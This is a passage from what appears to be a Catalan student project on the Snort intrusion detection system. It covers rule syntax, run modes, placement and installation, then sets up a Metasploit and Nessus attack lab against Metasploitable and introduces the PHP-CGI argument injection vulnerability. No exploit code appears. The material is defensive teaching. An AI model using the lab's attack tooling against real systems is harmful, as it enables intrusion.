- *Sid*. En combinació amb l'opció rev, identifica una regla en particular, combinant l'identificador ID de la regla, amb el número de la seva revisió.

- *Priority*. Valor enter que assigna la prioritat al registre de classtype. Els seus valors normalment són 1 per prioritat alta, 2 prioritat mitja i 3 prioritat baixa.

A continuació mostrem un exemple d'una regla formada per la seva capçalera i les seves opcions:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 6699 (sid:561; rev:6; msg:"P2P Napster
Client Data"; flow: established; content: ".mp3"; nocase; classtype: policy-violation;)
```

Aquesta regla ens mostrarà una alerta per qualsevol paquet amb origen a una xarxa interna definida ($HOME_NET) amb destinació al port 6699 d'una xarxa externa definida ($EXTERNAL_NET). El missatge que mostrarà el sistema d'alertes és "P2P Napster Client Data" . L'identificador de la regla és el 561 la qual està en la seva 6ª revisió. El contingut a buscar dins del paquet és l'extensió .mp3.

3.5. Sistema d'alertes e informes

Un cop que la informació es capturada pel descodificador i és analitzada pel motor de detecció, els resultats han de ser mostrats d'alguna manera. Mitjançant el component de sistema d'alarmes e informes és possible realitzar aquesta funció ja que ens permet generar els resultats en diferents formats i enviar-los a diferents equips.

En funció de la configuració d'Snort, quan es genera una alerta, aquesta pot suposar la generació d'un fitxer de registre log, que pot ser emmagatzemat localment al directori de registres log, enviat a través de la xarxa o guardat en un sistema gestor de base de dades.

Addicionalment, existeixen una sèrie d'eines complementaries a Snort desenvolupades per tercers, que faciliten la visualització i el tractament de la informació reportada per Snort com poden ser les eines ACID, BASE,etc..

4. Funcionalitats d'Snort

Snort és una eina que pot funcionar de 3 modes diferents:

- Sniffer de paquets
- Registre de paquets
- NIDS (Sistema de detecció d'intrusions de xarxa)

Aquets diferents modes d'execució s'habiliten en funció dels paràmetres que s'utilitzin a l'hora d'executar Snort.

4.1. Sniffer de paquets

El mode sniffer és el mode més senzill i ens permet escoltar tot el tràfic de la xarxa que tinguem configurada i mostrar-nos els resultats per pantalla. Un cop finalitzat el mode sniffer ens mostra una estadística del tràfic analitzat.
Per iniciar el mode sniffer i visualitzar per pantalla el tràfic TCP/IP s'ha d'executar la següent comanda:

snort –v

A aquesta comanda es poden afegir diferents paràmetres que permeten mostrar informació més detallada sobre el tràfic, com per exemple mostrar totes les capçaleres de la capa de xarxa o d'enllaç de dades.

4.2. Registre de paquets

Un dels desavantatges del funcionament d'Snort en mode sniffer és que la informació obtinguda és efímera, per tant és interessant poder guardar tota aquesta informació per poder analitzar-la posteriorment.
El mode de registre de paquets analitza tot el tràfic de la xarxa i el registra en el directori especificat. Per executar aquest mode d'snort hem d'utilitzar el paràmetre –l /var/log/snort, on /var/log/snort és el directori on es registrarà el tràfic.

snort –l /var/log/snort

4.3. NIDS

El mode NIDS d'Snort és l'opció més completa i més configurable de les tres. Permet analitzar el tràfic de la xarxa en busca d'intrusions a partir dels patrons de búsqueda establerts en les normes definides per l'usuari. Snort ens informarà d'un conjunt d'accions no permeses com per exemple intents d'accés no permès, escaneig de ports, atacs *DoS*, etc.

Per fer funcionar Snort en el mode NIDS hem d'executar el paràmetre –c /etc/snort/snort.conf on /etc/snort/snort.conf és el fitxer de configuració on s'estableixen les normes que regiran el sistema de detecció d'intrusions.

snort –c /etc/snort/snort.conf

5. On ubiquem Snort?

Una de les decisions més importants a l'hora d'implementar un sistema de detecció d'intrusions és on ubiquem el sistema per fer-lo el més eficaç possible. S'ha de col·locar estratègicament per tal d'obtenir la major quantitat de tràfic important de la xarxa que sigui possible.

No hi ha regles establertes a l'hora de col·locar els sistema de detecció d'intrusos i depèn de diferents factors com poden ser l'estructura de la xarxa o el factor econòmic a l'hora d'adquirir equips per els nostres sistemes de detecció. Tot i així es recomana ubicar el sistema detecció d'intrusions el més a prop possible dels sistemes que vulguem protegir.

Entre les possibles arquitectures que ens podem trobar a l'hora de col·locar els sistemes de detecció tenim les següents:

- **Sistema de detecció d'intrusions davant del Firewall**

Quan situem el sistema Snort davant del Firewall podrem analitzar tot el tràfic abans que arribi a la nostra xarxa interna. Per tant podem detectar els atacs abans que es produeixin.

Tot i així, aquesta arquitectura pot arribar a ser contraproduent ja que la gran quantitat d'informació analitzada genera una gran quantitat d'informació en els *logs*, fet que pot produir que una alerta quedi diluïda dins la gran quantitat d'informació o que es generin molts falsos positius o falsos negatius.




Fig.7 Sistema Snort davant del *firewall*

- **Sistema de detecció d'intrusions darrere del Firewall**

Quan situem el sistema de detecció d'intrusions darrere del Firewall únicament monitoritzarem el tràfic que realment hagi entrat a la xarxa interna i que ja ha estat filtrat per el Firewall. Aquesta arquitectura permet que la quantitat d'informació generada sigui molt inferior a l'arquitectura anterior fet que augmenta la seva efectivitat.

Tot i així, els possibles atacs detectats seran potencialment més perillosos ja que prèviament ja s'hauran vulnerat la seguretat del Firewall.




Fig.8 Sistema Snort darrere del *firewall*

- **Sistema de detecció d'intrusions davant i darrere del Firewall**

Una altra opció a l'hora d'ubicar els nostres sistemes és una combinació de les dues arquitectures anteriors. Aquesta combinació proporciona un major control del que esta passant a la nostra xarxa. Podem establir una correlació entre els atacs detectats a una banda i a l'altra del Firewall per tal de poder afinar més a l'hora d'establir les regles del Firewall.

En contrapartida ens trobem que aquesta arquitectura que ens proporciona una major seguretat, també ens proporciona un augment dels costos ja que es necessiten dues màquines per poder implementar-la.




Fig.9 Sistema Snort davant i darrere del *firewall*

- **Sistema Firewall/NIDS**

En el cas que no disposem de màquines o infraestructura suficient, també podem trobar-nos una mateixa màquina que realitzi les funcions de Firewall i de detecció d'intrusions a l'hora.

Aquesta arquitectura ens proporciona les mateixes funcionalitats que l'arquitectura on el sistema Snort s'ubica davant del Firewall. Com en el primer cas es monitoritza tot el tràfic de la xarxa, amb els inconvenients que això suposa.

El principal avantatge és econòmic ja que amb només una màquina podem realitzar les dues funcionalitats alhora.




Fig.10 Sistema Snort / *Firewall*

Existeix una gran quantitat de combinacions possibles on podem ubicar el nostre sistema de detecció d'intrusions. Des de la combinació més simple com hem vist anteriorment en la figura 9. ,a combinacions avançades on les necessitats de seguretat són més altes, per exemple, podem trobar un NIDS per cada segment de xarxa o per cada host individual. Per tant ubicarem Snort en funció de la nostra arquitectura, les nostres necessitats o en funció del pressupost disponible.

6. Requisits del sistema Snort

És difícil donar una guia o una plantilla de requeriments necessaris per executar el sistema Snort ja que els requisits hardware poden ser variables en funció de la quantitat de tràfic de la xarxa que s'hagi de processar o registrar.

Una gran empresa amb centenars de servidors necessitarà uns requeriments superiors que qualsevol xarxa d'una petita empresa.

Els elements més importants a nivell de hardware que hem de tenir en compte són la velocitat del processador, les connexions de xarxa i la capacitat d'emmagatzematge del disc dur.

Les dades registrades per Snort es guarden en fitxers de registres o en una base de dades, per tan si analitzem grans quantitats de dades hem de tenir en compte que la capacitat del disc dur no es quedi obsoleta en poc temps.

Un altre dels elements importants és la targeta de xarxa (NIC) per on s'analitzarà tot el tràfic de xarxa. Aquesta interfície ha de tenir una velocitat igual o superior a la velocitat de la xarxa que analitza. En el cas contrari es poden arribar a perdre paquets i perdre eficàcia en la detecció d'intrusions. Està recomanat utilitzar més d'una interfície de xarxa per tal de poder diferenciar funcions. Una interfície exclusiva per Snort i les altres per realitzar tasques d'administració o manteniment.

Pel que fa a requisits a nivell de sistema operatiu, Snort és molt flexible. Snort és un sistema obert i gratuït que es pot executar sota diferents arquitectures i sistemes operatius com per exemple Linux, Windows o MAC.

Un cop tenim instal·lat un sistema operatiu sobre un hardware correctament dimensionat hem de tenir en compte els requisits a nivell de software que necessitarà Snort per ser funcional.

Snort necessita la instal·lació d'un conjunt de llibreries com per exemple libcap. Aquestes llibreries i les seves dependències s'instal·laran automàticament en el cas d'utilitzar els sistemes de paquets de Linux. En el cas d'una instal·lació manual, aquestes llibreries s'hauran d'instal·lar individualment.

Addicionalment al software comentat anteriorment, es pot instal·lar software complementari que ens permetrà gestionar i administrar les alertes i els registres que generi el anàlisis del tràfic d'Snort. Aquests software opcional pot ser un servidor web com *apache*, un sistema gestor de base de dades com *Mysq*l o *PHP*.

7. Descripció de l'entorn de treball

L'objectiu d'aquest projecte es centra en la detecció d'intrusions amb Snort. La primera part del projecte em tractat de forma teòrica, l'arquitectura d'Snort, així com el ventall de funcionalitats de que disposa. Un cop estudiat el funcionament teòric d'Snort arriba el moment de passar a la part pràctica del projecte on posarem en marxa un laboratori virtual que ens permetrà recrear un entorn real on simularem diferents atacs a una màquina objectiu. Després estudiarem les regles d'Snort que ens permetran detectar un conjunt d'atacs que realitzem sobre la màquina objectiu. Finalment, realitzarem els atacs i comprovarem l'eficàcia d'Snort a l'hora de detectar-los.

Aquest laboratori virtual esta format per una màquina atacant i una màquina vulnerable. A la màquina atacant hi instal·larem l'eina *Metasploit Framework*, que ens permet desenvolupar i executar *exploits* contra una màquina remota. Per tal de detectar quins són els punts vulnerables del sistema atacat instal·larem l'eina *Nessus* que ens proporciona informació sobre les vulnerabilitats del sistema objectiu. A més a més instal·larem *l'sniffer Whireshark* que ens permet obtenir informació sobre el tipus de tràfic generat entre la màquina atacant i la màquina vulnerable, fet que ens permetrà afinar en el desenvolupament de les regles Snort que ens ajudaran a detectar els atacs.

Com a màquina que rebrà els atacs instal·larem la màquina virtual *Metasploitable*. *Metasploitable* és una versió Linux intencionadament vulnerable dissenyada per provar eines de seguretat i demostrar vulnerabilitats comuns.

Dins de la màquina vulnerable i instal·larem el sistema de detecció Snort, el qual ens permetrà detectar els atacs realitzats contra la mateixa màquina. Per tant en l'arquitectura del nostre entorn de treball ubicarem la màquina vulnerable i el detector d'intrusions en una mateixa màquina per simplificar l'entorn i estalviar en costos de recursos de virtualització.

Fig.11 Arquitectura laboratori virtual

A continuació detallem les característiques, les configuracions i les versions dels elements utilitzats per recrear aquest entorn virtual:

Software de virtualització: Hyper-V integrat en un sistema operatiu Windows 8 Pro. De 64 bits.

Sistema vulnerable

Sistema Operatiu -- > Ubuntu 8.04 *hardy*

IP -- > 192.168.3.3

RAM -- > 2 GB

Snort -- > Versió 2.7

Apache -- > Versió 2.2.8

Mysql -- > Versió 5.0.51a

PHP -- > Versió 5.2.4

ACID -- > Versió 1.3.9

Sistema atacant

Sistema Operatiu -- > Windows 7

IP -- > 192.168.3.2

RAM -- > 2GB

Metasploit -- > Community Edition

Nessus -- > Evaluation Edition 5.2.1

Wireshark -- > Versió 1.8.6

7.1. Instal·lació sistema vulnerable

El sistema vulnerable estarà format per la combinació dels sistemes *Metasploitable + Snort*. *Metasploitable* és una màquina virtual especialment dissenyada per ser vulnerable i així provar eines de seguretat per comprovar la seva funcionalitat. La màquina virtual *Metasploitable* està disponible per descarregar i és compatible amb diferents softwares de virtualització com VMware o VirtualBox. Per tant, només cal descarregar la màquina virtual, implementar-la amb el nostre software de virtualització i configurar les característiques i requisits necessaris pel seu funcionament. Un cop instal·lat obtenim un entorn en mode consola com el que ens mostra la figura 12.

A primera vista veiem que ens indica de forma clara quin és l'usuari i la contrasenya per entrar al sistema, el qual ja ens indica que es un sistema vulnerable que no pot ser utilitzat en cap entorn de producció.




Fig.12 Pantalla inicial *Mestasploitable*

Un cop ja tinguem el sistema vulnerable en funcionament, hem d'instal·lar el sistema de detecció d'intrusions Snort per detectar i registrar els atacs provinents de l'eina *Metasploit.*

Per un correcte funcionament d'Snort necessitem instal·lar en el nostre sistema el software apache, mysql i php. Com que *Metasploitble* és un sistema preinstal·lat, tots aquests paquets ja es troben disponibles en el sistema en les versions esmentades en l'apartat anterior. Per tant, només serà necessària la configuració d'aquests paquets abans d'instal·lar-hi l'Snort.

El següent pas és configurar la base de dades Snort. Des de la consola executarem les següents comandes:

#mysql –u root

mysql> create data base snort;

mysql> GRANT ALL PRIVILEGES ON snort.* TO 'snort'@'localhost' IDENTIFIED BY 'Sn0rt';

mysql> FLUSH PRIVILEGES;

mysql> quit

En el pas anterior hem accedit al sistema de base de dades *Mysql* amb l'usuari de màxims privilegis *root* i sense contrasenya, fet que implica una altra vulnerabilitat del sistema.

Creem la base de dades on el sistema Snort emmagatzemarà tots els registres i l'hi assignem tots els permisos a l'usuari snort per accedir a la base de dades.

A continuació instal·lem Snort de forma automàtica:

#apt-get install snort-mysql

Durant la instal·lació ens sol·licitarà quin segment de xarxa volem que monitoritzi Snort com podem veure en la figura 13.




Fig.13 Configuració en la instal·lació d'Snort

En el nostre cas indiquem la xarxa interna 192.168.3.0/24 que utilitzarem en el nostre laboratori virtual.

Un cop instal·lat configurem Snort creant l'estructura de taules de la base de dades. Per fer-ho ens desplacem al següent directori:

#cd /usr/share/doc/snort-mysql/




Fig.14 Fitxer de creació de la base de dades snort

Executem l'script que conté el fitxer create_mysql.gz com mostra la figura 14:

#zcat create_mysql.gz | mysql –u snort –p snort

Ens demanarà la contrasenya que hem creat anteriorment i ens crearà l'estructura de taules necessàries.

A continuació configurem Snort perquè registri les alertes a la base de dades mysql enlloc del directori on es registren els fitxers *.log*. Modifiquem l'arxiu de configuració d'snort /etc/snort/snort.conf

#vi /etc/snort/snort.conf

comentem la següent línia:

#output log_tcpdump:tcpdump.log

i afegim una línia on indiquem que els registres s'emmagatzemin a la base de dades snort que em creat anteriorment:

output data base:log, mysql, user=snort password=Sn0rt dbname=snort host=localhost

El resultat de la modificació es mostra en la següent figura:

```
#output log_tcpdump: tcpdump.log

# database: log to a variety of databases
# ------------------------------------
# See the README.database file for more information about configuring
# and using this plugin.
#
output database:log,mysql,user=snort password=Sn0rt dbname=snort host=localhost
```

Fig.15 Modificació fitxer snort.conf

En aquest instant ja tenim els sistema de detecció d'intrusions Snort instal·lat correctament i configurat perquè emmagatzemi els seus registres en una base de dades *mysql* instal·lada en la mateixa màquina virtual.

A continuació, un cop instal·lat i configurat el sistema Snort també instal·lem el software ACID. Aquest programari consisteix en una interfície d'usuari que ens permetrà visualitzar les dades generades per Snort d'una forma més amigable.

Procedim a instal·lar el programari ACID de forma automàtica:

#apt-get install acidbase

Durant la instal·lació ens preguntarà quin tipus de base de dades utilitzarà ACID (*mysql* o *pgsql*) i la contrasenya per accedir a la base de dades.

Un cop instal·lat, accedim al programari ACID través d'un navegador http://192.168.3.3/acidbase




Fig.16 Interfície ACID

En aquesta interfície podrem veure tot tipus d'estadístiques i classificacions sobre les alertes que hagi registrat el sistema Snort. Podrem filtrar els resultats per diversos camps per així facilitar la búsqueda dins de l'abundant informació que pot generar Snort.

7.2. Instal·lació sistema atacant

El sistema atacant estarà format per la combinació de les eines *Metasploit Framework+ Nessus Vulnerabilty Scaner + Wireshark. Metasploit Framework* és una eina de codi obert que ens permet desenvolupar i executar *exploits* en màquines remotes. Podríem definir un *exploit* com un fragment de software utilitzat per aprofitar una vulnerabilitat de seguretat en un sistema d'informació i aconseguir un comportament no desitjat. Per tant, un cop obtinguem les vulnerabilitats de la màquina remota podrem executar els *exploits* corresponents a aquestes vulnerabilitats i així obtenir accés o informació sobre la màquina remota.

La instal·lació del *Framework Metasploit* és senzilla i només requereix seguir l'assistent que apareix quan executem l'executable descarregat de la pàgina oficial. Tot i així, inicialment haurem de desactivar qualsevol sistema *firewall* o antivirus que tinguem al sistema ja que pot produir errors en la instal·lació o un mal funcionament en certs *exploits*.

Durant la instal·lació del *Framework* ens preguntarà el nom del servidor o el port SSL que el servei *Metasploit* utilitzarà.

Un cop instal·lat podrem accedir a l'entorn del *Framework Metasploit* mitjançant dos interfícies. Una interfície en mode consola o una interfície en mode gràfic des de la qual serà més "amigable" realitzar les corresponents configuracions o execucions d'exploits.




Fig.17 Interfície web Metasploit




Fig.18 Interfície consola Metasploit

Un altre element que formarà part del nostre sistema atacant és l'escàner de vulnerabilitats Nessus. L'eina Nessus ens permet escanejar diversos sistemes operatius i consisteix en un *deamon* que realitza l'escaneig sobre el sistema objectiu i un client basat en consola o en mode gràfic que ens informa sobre l'estat dels escanejos. En un mode de funcionament normal, Nessus comença executant un escaneig de ports amb nmap per buscar els ports oberts per després intentar executar diferents *exploits* per atacar-lo. Un cop obtinguem els resultats, els podrem exportar en diferents formats que ens permetran utilitzar-los dins de l'eina *Metasploit Framework* en el que s'establirà una relació entre les vulnerabilitats importades i els *exploits* que es poden aplicar sobre aquestes vulnerabilitats.

La instal·lació del sistema Nessus també consisteix en el seguiment de l'assistent d'instal·lació que apareix en executar el fitxer executable descarregat des de la pàgina oficial del programari.

Per finalitzar l'altre element que formarà part del sistema atacant és l'eina Wireshark. Abans conegut com a *Ethereal,* Wireshark és un analitzador de protocols de codi obert que ens permetrà analitza el tràfic intercanviat entre el sistema atacant i el sistema atacat. A més a més es poden exportar els resultats obtinguts en un fitxer *.pcap* i analitzar-los amb l'eina Snort.

L'anàlisis dels camps dels paquets intercanviats i el seus continguts ens permetran entendre més bé el mètode que utilitza l'*exploit* per afecta les vulnerabilitats de seguretat del sistema atacat i així poder desenvolupar les regles del sistema de detecció d'intrusions Snort d'una manera més precisa.

La instal·lació de Wireshark, com en els casos anteriors, també consisteix en el seguiment de l'assistent d'instal·lació que apareix en executar el fitxer executable descarregat des de la pàgina oficial del programari.

8. Experimentació

8.1 Anàlisi de vulnerabilitats

El primer pas que realitzarem en la nostra recerca de la detecció d'intrusions contra un sistema vulnerable és l'obtenció de les vulnerabilitats del sistema que puguin ser explotades per un posterior ús fraudulent. Per realitzar aquesta tasca utilitzarem el programari d'escaneig de vulnerabilitats Nessus tal i com hem comentat anteriorment.

Amb Nessus és possible programar escanejos amb diferents paràmetres de configuració que et permeten activar o desactivar polítiques d'escaneig en funció de les necessitats.

En el nostre cas al realitzar l'escaneig contra el sistema vulnerable amb les polítiques per defecte obtenim que l'eina Nessus detecta un total de 129 vulnerabilitats, que es classifiquen en diferents grups en funció de la seva criticitat com podem veure a la figura 19.




Fig.19 Mostra de vulnerabilitats detectades al sistema Metasploitable

Aquests resultats obtinguts els exportarem al *framework Metasploit* des d'on explotarem una mostra de les vulnerabilitats i configurarem en el sistema vulnerable el

conjunt de regles Snort que ens permetin detectar l'explotació d'aquestes vulnerabilitats. A continuació agafarem com a mostra les dos vulnerabilitats següents per el seu posterior anàlisis:

- *PHP CGI Argument Injection*

- *Twiki history TwikiUsers rev Parameter Command Execution*

8.1.1 Estudi vulnerabilitat 1

PHP CGI Argument Injection és una vulnerabilitat classificada amb criticitat alta la qual permet l'execució de codi arbitrari en un servidor web.

La instal·lació PHP en el servidor web del sistema vulnerable conté un defecte que permet a un atacant la possibilitar de passar arguments de línia de comandes com a part de la cadena de consulta del programa PHP-CGI. Aquest error permet executar codi arbitrari, obtenir el codi font de pàgines PHP, provocar una caiguda del sistema, etc...

